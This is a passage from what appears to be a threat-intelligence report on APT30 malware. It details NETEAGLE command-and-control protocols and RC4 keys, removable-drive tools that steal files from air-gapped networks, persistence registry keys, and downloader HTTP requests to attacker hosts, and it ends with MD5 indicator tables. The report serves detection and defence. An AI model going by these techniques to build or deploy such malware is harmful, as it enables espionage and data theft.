000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000E0  00 00 00 00 00 00 00 00  00 00 00 52 45 00 00 00 ........ ...RE...
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000120  00 00 00 00 00 00 00 00  00 00 00 32 30 34 37 20 ........ ...2047
00000130  4d 42 00 00 00 00 00 00  00 00 00 00 00 00 00 00 MB...... ........
00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000160  00 00 00 00 00 00 00 00  00 00 00                ........ ...
```

The POST data consists of the following:

Table 13: NETEAGLE beacon contents

Data	Meaning
a30bcf8bf956edbcbe0f8b6db835db26	Nd5 hash of the callback URL (http://www.autoapec[.]com/yzstmfa/pic1.bmp)
W7X64_ANALYSIS	Hostname of victim computer
c0 a8 38 6f	IP address of victim computer
2.18	Malware version
Winows XP 6.1 Build7601 Service Pack 1	OS Version (truncated 'W')
2015-2-2 17:4:32	Date / time from victim computer
RE	Active username from victim computer
2047 MB	Amount of memory on victim computer

NETEAGLE then requests the URL `hxxp://www.autoapec.com/yzstmfa/pic2.bmp`. The response is expected to be less than 0x17 bytes (additional data, if received, is ignored) and is decrypted using the RC4 key "ScoutEagle". The decrypted response consists of the following data:

```
[Hostname (up to 15 bytes)]\x00[IP address in network byte order][Port]
```

If the hostname of the victim computer is listed in the decrypted response, the malware initiates a TCP connection to the specified IP and port. This session is not encrypted. The C2 protocol consists of a 4 byte DWORD command ID. If the command ID takes an argument, a 4 byte DWORD identifying the length of the argument is sent.

Table 14: NETEAGLE "Scout" commands

Command	Meaning	Command	Meaning
`0x02`	Sends "NetEagle_Scout[hostname]\x00"	`0x15`	Get file attributes
`0x03`	List drives attached to the system (fixed, remote and CDROM)	`0x16`	Set file attributes
`0x04`	List directories	`0x17`	Get volume information
`0x05`	List directories with file details	`0x18`	Set the volume label
`0x06`	Rename a file or directory	`0x19`	Shell execute
`0x07`	Create file	`0x20`	Uninstall
`0x08`	Create directory	`0x21`	Search for file / directory
`0x09`	Delete file or directory	`0x22`	Sends "`NETEAGLE_SCOUT`"
`0x10`	Perform file operation	`0x23`	Get file information (size and last modified)
`0x11`	List directory contents	`0x24`	Establish a remote desktop session back to controller on TCP port 7519
`0x12`	Read file	`0x25`	Process listing
`0x13`	Write file	`0x26`	Read file
`0x14`	Get directory used space		

Finally, NETEAGLE downloads the URL `hxxp://www.autoapec[.]com/yzstmfa/pic4.bmp`. The response is decrypted with the same RC4 key ("ScoutEagle"). The format of the decrypted response is:

```
[MD5 of file to be downloaded][URL]
```

NETEAGLE downloads the URL to `%temp%\Services.exe` and executes the file.

NETEAGLE BACKDOOR – "NORTON" VARIANT

The "Norton" variants of the NETEAGLE backdoor (named for the mutex "Eagle-Norton360-OfficeScan" used by the malware) appear to have been developed later than that "Scout" versions, with early samples compiled in 2013.

The NETEAGLE "Norton" sample `8a88f8803e8db8baee537a175960cdbe` was compiled on 6 November 2013. This version supports many of the same commands as the "Scout" version, but has several differences, including:

- The "Norton" variant does not include its own persistence mechanism.[39]
- Use of a different mutex ("Eagle-Norton360-OfficeScan").
- The "Norton" variant does not support the various HTTP requests to download and execute files (e.g., `allupdate.xml`, `update.xml`, `updateapp.xml`, and `pic4.bmp`).
- Although the "Norton" variant checks whether the victim host uses a proxy configuration, it always beacons using a proxy request. [40]
- Different encoding method for strings ("Norton" adds 2 instead of 4).
- Support of different / additional commands (see below).
- Support for loading DLLs for additional functionality.

The NETEAGLE "Norton" variant uses a similar process to identify its second-stage C2 server. The malware requests the file pic1.bmp from its first-stage C2 server using the following HTTP request:

Figure 31: NETEAGLE "Norton" HTTP request

```
GET /update1/pic1.bmp HTTP/1.1
User-Agent: [filename of malware]
Host: www.creammemory.com
Cache-Control: no-cache
```

Similar to the "Scout" variant, the response is decrypted using the RC4 key "ScoutEagle" to obtain the IP address of the beacon server. The beacon format is the same as that used by the "Scout" variant.

The NETEAGLE "Norton" variant will request the URL `hxxp://www.creammemory[.]com/update1/pic2.bmp` and decrypt the response with the RC4 key "ScoutEagle". The expected response format is the same as that for the "Scout" variant:

```
[Hostname (up to 15 bytes)]\x00[Redirect IP in network byte order][Port]
```

The NETEAGLE "Norton" variant supports most of the same commands as the "Scout" variant, with the following exceptions:

Table 15: NETEAGLE "Norton" commands that differ from "Scout" variant

Command	Meaning
`0x20`	Not implemented.
`0x24`	Load a DLL and call the `DoWork` export using `DoWork([C2 IP] , 81, 4003, 4004`). The encoded string representing the DLL filename does not decode correctly ("PCo^jb+aii", possibly intended to be "SFrame.dll").
`0x26`	Not implemented.
`0x27`	Load a DLL and call the `DoWork` export using `DoWork([C2 IP] , 82, 4015, 4016`). The encoded string representing the DLL filename does not decode correctly ("PJrifq+aii", possibly intended to be "SMulit.dll").
`0x28`	Load a DLL and call the `DoWork` export using D`oWork([C2 IP] , 83, 4005, 4006`). The encoded string representing the DLL filename does not decode correctly ("PQikq+aii", possibly intended to be "STInt.dll").
`0x29`	Load a DLL and call the `DoWork` export using `DoWork([C2 IP] , 84, 4009, 4010`). The encoded string representing the DLL filename does not decode correctly ("PQikq+aii", possibly intended to be "SProc.dll").

MALWARE TARGETING REMOVABLE DRIVES

APT30 uses three pieces of malware that are believed to have been designed to propagate to removable drives with the intent of eventually infecting and stealing data from computers located on air-gapped networks.

SHIPSHAPE

SHIPSHAPE samples have been identified with compile times as early as 2006 and as recently as 2014. SHIPSHAPE initially targets removable and fixed drives with less than a specific amount of space available to the SHIPSHAPE process. Earlier samples required less than 1,000,000,000 bytes (~1GB); the sample described in detail below requires less than 10,000,000,000 bytes (0x2540BE400) or approximately 10GB.[41] The intent is likely to use the drive to spread malware to additional systems.

The sample `f18be055fae2490221c926e2ad55ab11` was compiled on 23 August, 2012. The malware replaces files and folders on targeted drives with executable files from specified paths on the SHIPSHAPE-infected system.[42] The specific files and folders replaced may vary based on the SHIPSHAPE sample.[43] Targeted files and folders are marked as hidden; SHIPSHAPE copies the specified executable file or files to the removable drive using the same names as the targeted files and folders, but with an .exe extension (for example, if the drive contained the file `MyDocument.doc`, SHIPSHAPE would create a file with the name `MyDocument.doc.exe`. A user attempting to access a "document" on the removable drive would potentially be tricked into running the executable instead. It is believed that the executable will open the original document or folder when executed, to disguise the fact that malicious activity is occurring.

When executed, SHIPSHAPE creates the mutex "`MicrosoftShipZJ"`. The malware copies itself to `%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\IDE\MSDEV.EXE`. For persistence, SHIPSHAPE creates a shortcut in the user's Startup folder named "`Visual Studio.lnk`" using the comment "Visual Studio 2005" and a target path of `%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\IDE\MSDEV.EXE` (variable is expanded).

The malware creates the registry key `HKEY_LOCAL_MACHINE\Software\Microsoft\ShipUp` with the following value and data:

Value: `lnk`
Data: `Wjtvbm!Tuvejp/mol`

The data is the encoded name of the malware's shortcut file (in this case, "`Visual Studio.lnk`"); the hexadecimal value of each character in the original file name is incremented by one (so "V" (0x56) becomes "W" (`0x57`) , etc.).

SHIPSHAPE disables AutoRun and hides both hidden files and file extensions by setting the following registry values:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDriveTypeAutoRun = 0x9f

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden = 0x02

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt = 0x01

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\
CheckedValue = 0x00

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\HideFileExt\
CheckedValue = 0xffffffff
```

SHIPSHAPE searches for fixed and removable drives (`DRIVE_FIXED, DRIVE_REMOVABLE`). If a detected drive is less than 10,000,000,000 bytes (10GB) in size or was attached to the system after SHIPSHAPE performed its initial drive scan, SHIPSHAPE looks for the file `ldupver.txt` on the drive and parses the file for version information if the file is present. If the version listed in the file is greater than the malware's current version ("`50`" for this sample), SHIPSHAPE will look for the file `AUTORUN.INF` on the drive and execute the "`open`" variable from the file, likely in an attempt to self-update.

SHIPSHAPE will create (or update, if already present), the following `AUTORUN.INF` file on the drive:

```
[AutoRun]

open=keybd.exe

shellexecute=keybd.exe

shell\Auto\command=keybd.exe

shell=Auto
```

In addition, for drives that pass the size check (e.g., less than 10GB), SHIPSHAPE modifies folders and files on the drive with the `.doc` or `.docx` extension. SHIPSHAPE sets the hidden attribute on the original folder or file and copies a new file to the drive using the same name with an `.exe` extension. For folders, SHIPSHAPE copies the contents of the file `KB925273-dir.log` from the SHIPSHAPE-infected computer to the drive; for files, SHIPSHAPE copies the contents of the file `KB936891-doc.log`. The malware will skip over any paths on the drive beginning with `XP-Update, msdn, Recycled,` or $LDDATA$. [44]

SHIPSHAPE may use the following files (where `[Install Path]` is the path where SHIPSHAPE is installed on the victim computer:

Table 16: Files used by SHIPSHAPE malware

File	Action
`[Install Path]\KB914268-inf.log`	Copied to keybd.exe on the removable disk Copied to `[Install Path]\vers.ini`
`[Install Path]\KB925273-dir.log`	Replaces directories on removable disk
`[Install Path]\KB936891-doc.log`	Replaces `.doc, .docx` files on removable disk
`[Install Path]\ldjs.txt`	Activity log
`upnum.txt`	Present in malware strings, but not used by this version
`[Install Path]\KB952567-mouse.log`	List of paths to be created on the removable disk and the files to be copied
`[Install Path]\NameList.doc`	Copied to the root of the removable disk
`ldupver.txt`	Used to store a version number ("50" for this variant) on a removable disk.

SPACESHIP

Similar to SHIPSHAPE, SPACESHIP samples have been identified with compile times ranging from 2006 to 2014. SPACESHIP searches for files with a specified set of file extensions and copies them to a removable drive. FireEye believes that SHIPSHAPE is used to copy SPACESHIP to a removable drive, which could be used to infect another victim computer, including an air-gapped computer. SPACESHIP is then used to steal documents from the air-gapped system, copying them to a removable drive inserted into the SPACESHIP-infected system.

The SPACESHIP sample `11876eaadeac34527c28f4ddfadd1e8d` was compiled on 23 August, 2012. When executed, the malware creates two events named "`MicrosoftShipTrExit`" and "`MicrosoftShipTrHaveExit`" along with a mutex named "`MicrosoftShipTrZJ`".

The malware copies itself to `%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\VFP6.EXE`. To maintain persistence, the malware creates a shortcut in the user's Startup folder named `VFP6.lnk` using the comment "Visual FoxPro" and the target path `%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\VFP6.EXE` (all `%HOMEPATH%` references are expanded).

As part of the installation process, SPACESHIP creates the registry key `HKEY_LOCAL_MACHINE\Software\Microsoft\ShipTr` with the following value and data:

Value: `lnk`

Data: `WGQ7/mol`

Similar to other APT30 malware, the data is the name of SPACESHIP's shortcut file, with each character incremented by one.

SPACESHIP also creates the following directories:

```
%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\Docs
%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\ldf
```

SPACESHIP first scans for files matching the pattern `ldmap*.*` in `%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\ldf`. If a file is not found or is too old, the malware deletes the files `ldmap.txt` and `Info.txt`[45] from `%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\`. The malware then recursively scans each directory and logs all files contained in each folder (file size and last modified) in a new `Info.txt` file.

SPACESHIP will look for configuration data stored in the file %`HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\ld.ini`. The malware extracts the following keys from the sections:

```
[DirMap]
GetIt=[Integer]

[Piece]
Size=[Integer]

[UpData]
DirAndType=[String]

[UpDataTime]
Day=[Integer]
```

SPACESHIP will scan the folders "My Documents" (`CSIDL_PERSONAL`), "Desktop" (`CSIDL_DESKTOP`), and "My Recent Documents" (`CSIDL_RECENT`; the malware parses the `.lnk` file target paths for specified file types) and will search for files with the following extensions:

Table 17: SPACESHIP targeted file extensions

File Extension	Document Type
`.doc`	Microsoft Word document
`.docx`	Microsoft Word document
`.max`	MAX source code file (?)
`.pdf`	Adobe Acrobat Portable Document Format
`.pgp`	Pretty Good Privacy
`.rhs`	unknown
`.rtf`	Rich Text Format
`.tif`	Tagged Image Format graphics file
`.wpd`	Word Perfect Document

SPACESHIP can also target files based on the last modified date using the `UpDataTime/Day` in the `ld.ini` configuration file.

Identified files are copied to the `%HOMEPATH%\Visual Studio 2005\MSDEV\FoxPro\Docs\ldf` directory and saved with an `.ldf` extension. The `.ldf` files are first compressed using zlib then each byte is rotated 4 positions and XOR-encoded with `0x23`.

SPACESHIP monitors for removable drives to be inserted into the system. When a drive is attached, SPACESHIP checks for the presence of specific files on the removable drive.

If the file `[Drive Letter]:\msdn\d.ini` is found, SPACESHIP copies it to `%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxProld.ini`.[46]

If the file `[Drive Letter]:\msdn\KB947652-ver.log` is present, SPACESHIP copies it to `%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\KB947652-ver.log`. SPACESHIP reads the contents of the file and compares it with its current version (the string "`5.0`" for this variant). If the strings do not match, SPACESHIP copies `[Drive Letter]:\XP-Update\KB863113-ld.log to %HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\~ld.exe` and executes the file.

SPACESHIP copies files in the `%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\ldf` directory to the removable drive in the folder `[Drive Letter]:\Recycled`. A `desktop.ini` file is created that configures the directory to be opened using Recycler instead of Windows Explorer; this prevents a user from seeing the copied files using Windows Explorer.

FLASHFLOOD

FLASHFLOOD appears to be an older piece of malware, or possibly one less frequently found "in the wild"; identified samples were compiled as early as 2005, but are less common (or nonexistent?) after 2009. FLASHFLOOD has some similarities to SPACESHIP, in that it will search for and archive files that match a configurable pattern; it even uses the same encoding process on archived files. One difference is that FLASHFLOOD will scan inserted removable drives for targeted files, and copy those files from the removable drive to the FLASHFLOOD-infected system. This may simply be yet another means to identify **any** "interesting" files for data theft, including those that happen to reside on a removable drive inserted into the victim computer. Alternately, FLASHFLOOD may have been designed to copy files that had been placed on a removable drive (perhaps by SPACESHIP), possibly copied from an "interesting" location such as an air-gapped network. This theory is bolstered by the fact that one of the default file extensions searched for by FLASHFLOOD is .ldf, the extension used by SPACESHIP for copied and encoded files.

FLASHFLOOD may also log or copy additional data from the victim computer, such as system information or contacts.

The FLASHFLOOD sample `5d4f2871fd1818527ebd65b0ff930a77` was compiled on 17 February, 2009. When executed, the malware creates a mutex named "`MicrosoftFlashZJ`" and also creates two events named "`MicrosoftFlashExit`" and "`MicrosoftFlashHaveExit`". If the following registry key is not present, the malware creates it and continues the installation process:

Key: `HKLM\Software\Microsoft\GetInf`

Value: `pid`

Data: `[Encoded filename of implant]`

The filename is encoded by incrementing the hex value of each ASCII character by one.

FLASHFLOOD copies itself to the file `C:~a`, then copies that file to `%SystemDrive%\Program Files\Outlook Express\msinm.exe`. The malware changes to the target directory, executes `msinm.exe` and exits.

To maintain persistence, FLASHFLOOD creates the following registry value:

Key: `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`

Value: `msinm.exe`

Data: `[Path to install]`

FLASHFLOOD attempts to read the file `%WINDIR%\FILETYPE.INI` for a list of file patterns of interest. If the file does not exist the malware uses the following default file extensions:

Table 18: Default file extensions searched for by FLASHFLOOD

File Extension	Document Type
`.doc`	Microsoft Word document
`.docx`	Microsoft Word document
`.ldf`	File extension used by SPACESHIP for copied and encoded files
`.max`	Autodesk 3ds Max CAD file
`.pdf`	Adobe Acrobat Portable Document Format
`.pgp`	Pretty Good Privacy
`.rhs`	unknown
`.rtf`	Rich Text Format
`.tif`	Tagged Image Format graphics file
`.wpd`	Word Perfect Document

FLASHFLOOD creates the following directories, used to store malware log data and copied files of interest:

```
%WINDIR%\$NtUninstallKB885884$\
%WINDIR%\$NtUninstallKB885884$\FlashFiles
%WINDIR%\$NtUninstallKB885884$\LastFiles
%WINDIR%\$NtUninstallKB885884$\RecentFiles
```

During initialization, FLASHFLOOD queries the registry value `HKLM\SYSTEM\CurrentControlSet\Services\SENS\Parameters\ServiceDll and logs the result to %WINDIR%\$NtUninstallKB885884$\Info.txt`.[47] The file `Info.txt` is a general log file used by FLASHFLOOD to store information collected from the system.

FLASHFLOOD also logs information stored in the Windows Address Book using the `IAddrBook` interface.[48] Information logged includes User, Nick, E-mail and Type.

FLASHFLOOD parses the shortcut (`.lnk`) files from the user's "My Recent Documents" folder and archives the target files to `%WINDIR%\$NtUninstallKB885884$\RecentFiles`. The malware uses the same format for archiving files as SPACESHIP; the original files are copied and an `.ldf` extension is added. The files are then zlib compressed and each byte is rotated 4 positions and XOR-encoded with `0x23`.

FLASHFLOOD creates the file `%WINDIR%\FILETIME.DAT` and writes the current system time to the file in FILETIME format. [49] The file is likely used to ensure the malware collects only recent files.

FLASHFLOOD scans connected drives and the directories "Desktop", "Temporary Internet Files" and "TEMP" for files that match the patterns of interest (obtained from `FILETYPE.INI` or the default set of file extensions). Matching files are archived to `%WINDIR%\$NtUninstallKB885884$\LastFiles`.

For drives attached to the system after FLASHFLOOD initially executes, the malware scans for files matching the patterns of interest. The malware's behavior differs slightly depending on the size of the detected drive.

For drives with a capacity less than 2,500,000,000 bytes (approximately 2.5 GB),[50] FLASHFLOOD scans the entire drive and will archive any files of interest found on the drive to `%WINDIR%\$NtUninstallKB885884$\FlashFiles`, using the archive method (compress, rotate bytes, XOR) described above. For any files found in the `$LDDATA$` or `RECYCLED` directories, FLASHFLOOD will copy the file directly [51] (no archiving is performed) and delete the original file from the detected drive.

For drives with a capacity greater than 2,500,000,000 bytes, FLASHFLOOD will only scan the directories `$LDDATA$` and `RECYCLED` (if present). Any files found in these directories are copied to `%WINDIR%\$NtUninstallKB885884$\FlashFiles` and the original files are deleted.

In both cases, details of the scan are logged to `%WINDIR%\$NtUninstallKB885884$\OtherInfo.txt`.

MISCELLANEOUS TOOLS

In addition to the malware listed above, APT30 has used a variety of droppers, downloaders, and other utilities. In some cases, instead of directly installing a backdoor via a malicious document, APT30 will install a stage one downloader that attempts to retrieve a second stage backdoor (often NETEAGLE) from a specified location.

MILKMAID / ORANGEADE Droppers and CREAMSICLE Downloader

MILKMAID and ORANGEADE are two dropper families typically installed via a malicious attachment, such as a malicious Word document. Both droppers have been observed to drop variants of the CREAMSICLE downloader. MILKMAID drops a variant of CREAMSICLE implemented as a stand-alone executable, where the slightly older ORANGEADE drops a variant of CREAMSICLE implemented as a DLL. [52]

Each dropper extracts its version of CREAMSICLE and creates a shortcut (`.lnk`) file that references the file to be downloaded by CREAMSICLE; that is, the dropper sets up persistence for the second stage downloaded file.

"`India deploys world's largest military transport plane.doc`" (md5 hash `7d775a39ecd517cee4369c672e0e4da7`) is an example of an exploit document – one built with a common document weaponizer that appears to be shared across multiple threat groups – that drops MILKMAID and the EXE variant of CREAMSICLE. The document creates the file firefox.exe (MILKMAID) and a non-malicious decoy document (`Wor.doc`) in the user's `%TEMP%` directory, executes `firefox.exe`, and displays the non-malicious document. MILKMAID extracts a compressed PE (`readme.lz`) from its resource section, decompresses it, and writes it to `%APPDATA%\Norton360\Engine\5.1.0.29 as wssfmgr.exe` (CREAMSICLE).

MILKMAID creates the shortcut file `Symantec LiveUpdate.lnk` in the user's Startup folder (`%USERPROFILE%\Start Menu\Programs\Startup`) with the target path `%APPDATA%\Norton360\Engine\5.1.0.29\ccSvcHst.exe` (`%APPDATA%` is expanded). Finally, MILKMAID launches CREAMSICLE (`wssfmgr.exe`).

CREAMSICLE attempts to download an encoded executable from a specified location using the following HTTP request:

Figure 32: CREAMSICLE download request

```
GET /stactivex/update1.htm HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: www.creammemory.com
Cache-Control: no-cache
```

The downloaded file is decoded, written to disk as `%APPDATA%\Norton360\Engine\5.1.0.29\ccSvcHst.exe`, and padded with 51,200,000 null bytes. CREAMSICLE does not appear to execute the downloaded file, presumably relying on Windows to do so (using the shortcut file in the user's Startup folder) the next time the user logs in.

BACKBEND and GEMCUTTER Downloaders

BACKBEND and GEMCUTTER are older downloaders that have been previously used by APT30.

BACKBEND

BACKBEND is a secondary downloader used as a backup mechanism in the case the primary backdoor is removed. The BACKBEND sample `af504e86416c5f643e96f6e5e69566f0` was compiled on 16 August 2007. When executed, BACKBEND checks for the presence of the mutexes `MicrosoftZj` or `MicrosoftZjBak` (both associated with BACKSPACE variants). If either of the mutexes exist, the malware exits.

If BACKBEND is not running from the `C:\Program Files\Internet Explore` folder as iexplore.exe, it creates the folder and copies itself as `iexplore.exe` to that location.

Next, if the current execution path of the malware process is not `<CSIDL_STARTUP>\Update.exe`, [53] it copies itself to that location to achieve persistence. Finally, BACKBEND starts the `C:\Program Files\Internet Explore\iexplore.exe` process by providing the current path of the malware as the first command line parameter.

If the malware process executable file path is `C:\Program Files\Internet Explore\iexplore.exe`, BACKSPACE deletes the file given by the first command line parameter passed in. Then, the malware downloads a file from `hxxp://www.cbkjdxf[.]com/04-1/04-1.htm` and saves it under Windows directory as `netsvc.exe`. [54] BACKSPACE starts a new process using the full path of the downloaded file (`%windir%\netsvc.exe`) and deletes `<CSIDL_STARTUP>\Update.exe`.

GEMCUTTER

GEMCUTTER is used in a similar capacity as BACKBEND, but maintains persistence by creating a Windows registry run key.

The GEMCUTTER sample `bf8616bbed6d804a3dea09b230c2ab0c` was compiled on 15 February, 2009. The malware starts by creating `MicrosoftGMMExit` and `MicrosoftGMMHaveExit` as non-signaled events. GEMCUTTER then queries for the registry value `HKEY_LOCAL_MACHINE\Software\Microsoft\GetMM\pid`. If the value does not exist, the malware sets the registry value to the encoded malware process filename (each filename character incremented by one).

GEMCUTTER checks for the presence of the mutex `MicrosoftGMMZJ` to ensure only one copy of GEMCUTTER is executing. If the mutex doesn't exist, the malware creates it and continues execution; otherwise, the malware signals the `MicrosoftGMMExit` event.

The malware performs cleanup by deleting the registry value with the same name as the malware filename under the `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` registry key and the file with the same name as the malware itself in the `%sysdir%` directory.

If GEMCUTTER is not running from `%sysdir%` as `CTFM0N.xxx` (the file extension is excluded in the check), the malware copies itself to that location. The malware then starts a new process by providing `%sysdir%\CTFM0N.exe` as the executable file path, and the current process exits.

If GEMCUTTER is running from `%sysdir%` as `CTFM0N.xxx`, the malware creates a new registry value under `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`, with the value and data set to `CTFM0N.EXE`. The registry value `HKEY_LOCAL_MACHINE\Software\Microsoft\GetMM\pid` is set to the `DUGN1O/fyf (CTFM0N.EXE` with each character incremented by 1).

GEMCUTTER checks for the existence of the mutex `MicrosoftZj` (associated with BACKSPACE). If the mutex doesn't exist, GEMCUTTER downloads a file from `hxxp://www.lisword[.]com/HM/Update.htm` and saves it under `%windir% as netsvc.exe`. A new process is started using `%windir%\netsvc.exe`[55] as the executable file path.

APPENDIX B
MD5 HASHES

Below are md5 hash values for a representative sample of APT30 malware.

MD5 Hash	Malware Family
002e27938c9390a942cf4b4c319f1768	BACKSPACE
062fe1336459a851bd0ea271bb2afe35	BACKSPACE
09010917cd00dc8ddd21aeb066877aa2	BACKSPACE
0fcb4ffe2eb391421ec876286c9ddb6c	BACKSPACE
12e1dcd71693b6f875a98aefbd4ec91a	BACKSPACE
1f64afa4069036513604cbf651e53e0d	BACKSPACE
29395c528693b69233c1c12bef8a64b3	BACKSPACE
37e568bed4ae057e548439dc811b4d3a	BACKSPACE
40f47850c5ebf768fd1303a32310c73e	BACKSPACE
414854a9b40f7757ed7bfc6a1b01250f	BACKSPACE
428fc53c84e921ac518e54a5d055f54a	BACKSPACE
4c10a1efed25b828e4785d9526507fbc	BACKSPACE
4c6b21e98ca03e0ef0910e07cef45dac	BACKSPACE
4e5c116d874bbaaf7d6dadec7be926f5	BACKSPACE
550459b31d8dabaad1923565b7e50242	BACKSPACE
59e055cee87d8faf6f701293e5830b5a	BACKSPACE
5ae51243647b7d03a5cb20dccbc0d561	BACKSPACE
5b590798da581c894d8a87964763aa8b	BACKSPACE
62e5d5e244059dc02654f497401615cc	BACKSPACE
65232a8d555d7c4f7bc0d7c5da08c593	BACKSPACE
853a20f5fc6d16202828df132c41a061	BACKSPACE
95bfe940816a89f168cacbc340eb4a5f	BACKSPACE
9c0cad1560cd0ffe2aa570621ef7d0a0	BACKSPACE
a5ca2c5b4d8c0c1bc93570ed13dcab1a	BACKSPACE
a9e8e402a7ee459e4896d0ba83543684	BACKSPACE
acb2ba25ef225d820ac8a5923b746cb8	BACKSPACE

Below are md5 hash values for a representative sample of APT30 malware.

MD5 Hash	Malware Family
b2138a57f723326eda5a26d2dec56851	BACKSPACE
b590c15499448639c2748ff9e0d214b2	BACKSPACE
b7b282c9e3eca888cbdb5a856e07e8bd	BACKSPACE
ba80e3ad617e6998f3c4b003397db840	BACKSPACE
c95cd106c1fecbd500f4b97566d8dc96	BACKSPACE
d38e02eac7e3b299b46ff2607dd0f288	BACKSPACE
d8e68db503f4155ed1aeba95d1f5e3e4	BACKSPACE
d93026b1c6c828d0905a0868e4cbc55f	BACKSPACE
db3e5c2f2ce07c2d3fa38d6fc1ceb854	BACKSPACE
df1799845b51300b03072c6569ab96d5	BACKSPACE
e26a2afaaddfb09d9ede505c6f1cc4e3	BACKSPACE
e3ae3cbc024e39121c87d73e87bb2210	BACKSPACE
e62a63307deead5c9fcca6b9a2d51fb0	BACKSPACE
ec3905d8e100644ae96ad9b51d701a7f	BACKSPACE
ed151602dea80f39173c2f7b1dd58e06	BACKSPACE
07bb30a2a42423e54f70af61e20edca3	BACKSPACE
08f299c2d8cfe1ae64d71dfb15fe6e8d	BACKSPACE
139158fe63a0e46639cc20b754a7c38c	BACKSPACE
4a41c422e9eb29f5d722700b060bca11	BACKSPACE
646e2cfa6aa457013769e2b89454acf7	BACKSPACE
948a53450e1d7dc7535ea52ca7d5bddd	BACKSPACE
a2e0203e665976a13cdffb4416917250	BACKSPACE
ad044dc0e2e1eaa19cf031dbcff9d770	BACKSPACE
af1c1c5d8031c4942630b6a10270d8f4	BACKSPACE
c6e388ee5269239070e5ad7336d0bf59	BACKSPACE
c9484902c7f1756b26244d6d644c9dd5	BACKSPACE

Below are md5 hash values for a representative sample of APT30 malware.

MD5 Hash	Malware Family
cc06815e8d8c0083263651877decb44b	BACKSPACE
dc95b0e8ecb22ad607fc912219a640c1	BACKSPACE
f97ec83d68362e4dff4756ed1101fea8	BACKSPACE
572c9cd4388699347c0b2edb7c6f5e25	BACKSPACE
6e689351d94389ac6fdc341b859c7f6f	BACKSPACE
b5546842e08950bc17a438d785b5a019	BACKSPACE
010ca5e1de980f5f45f9d82027e1606c	BACKSPACE
0570066887f44bc6c82ebe033cad0451	BACKSPACE
0a4fdacde69a566f53833500a0d53a35	BACKSPACE
1133fe501fa4691b7f52e53706c80df9	BACKSPACE
2a2b22aa94a59575ca1dea8dd489d2eb	BACKSPACE
2d75de9e1bb58fe61fd971bb720a49b7	BACKSPACE
40601cf29c1bbfe0942d1ac914d8ce27	BACKSPACE
44992068aab25daa1decae93b25060af	BACKSPACE
49ee6365618b2a5819d36a48131e280c	BACKSPACE
4b8531d294c020d5f856b58a5a23b238	BACKSPACE
4ee00c46da143ba70f7e6270960823be	BACKSPACE
5ddbd80720997f7a8ff53396e8e8b920	BACKSPACE
65b984b198359003a5a3b8aaf91af234	BACKSPACE
6791254f160e98ac1f46b4d506b695ad	BACKSPACE
7b111e1054b6b929de071c4f48386415	BACKSPACE
8022a4136a6200580962da94f3cdb905	BACKSPACE
8214b0e18fbcd5db6b008884e7685f2c	BACKSPACE
8da9373fc5b8320fb04d6202ca1eb6f1	BACKSPACE
9c31551cd8087072d08c9004c0ce76c5	BACKSPACE

Below are md5 hash values for a representative sample of APT30 malware.

MD5 Hash	Malware Family
9cbcc68c9b913a5fda445fbc7558c658	BACKSPACE
9e3ef98abcfffcf3205261e09e06cba6	BACKSPACE
ab153afbfbcfc8c67cf055b0111f0003	BACKSPACE
c90f798ccfbedb4bbe6c4568e0f05b68	BACKSPACE
cb1087b2add3245418257d648ac9e9a7	BACKSPACE
cd1aa1c8cdf4a4ba8dc4309ce30ec263	BACKSPACE
d55514d8b97999453621a8614090cbf0	BACKSPACE
d8248be5ed0f2f8f9787be331a18c36b	BACKSPACE
da92b863095ee730aef6c6c541ab7697	BACKSPACE
f4a648a2382c51ca367be87d05628cff	BACKSPACE
ff00682b0b8c8d13b797d722d9048ea2	BACKSPACE
0cdc35ffc222a714ee138b57d29c8749	BACKSPACE
10aa368899774463a355f1397e6e5151	BACKSPACE
3166baffecccd0934bdc657c01491094	BACKSPACE
d28d67b4397b7ce1508d10bf3054ffe5	BACKSPACE
310a4a62ba3765cbf8e8bbb9f324c503	BACKSPACE
23813c5bf6a7af322b40bd2fd94bd42e	BACKSPACE
6508ee27afe517aa846f9447faef59b8	BACKSPACE
78c4fcee5b7fdbabf3b9941225d95166	BACKSPACE
8c713117af4ca6bbd69292a78069e75b	BACKSPACE
8c9db773d387bf9b3f2b6a532e4c937c	BACKSPACE
ebf42e8b532e2f3b19046b028b5dfb23	BACKSPACE
fe211c7a081c1dac46e3935f7c614549	BACKSPACE
6f931c15789d234881be8ae8ccfe33f4	BACKSPACE
1dbb584e19499e26398fb0a7aa2a01b7	BACKSPACE
37aee58655f5859e60ece6b249107b87	BACKSPACE

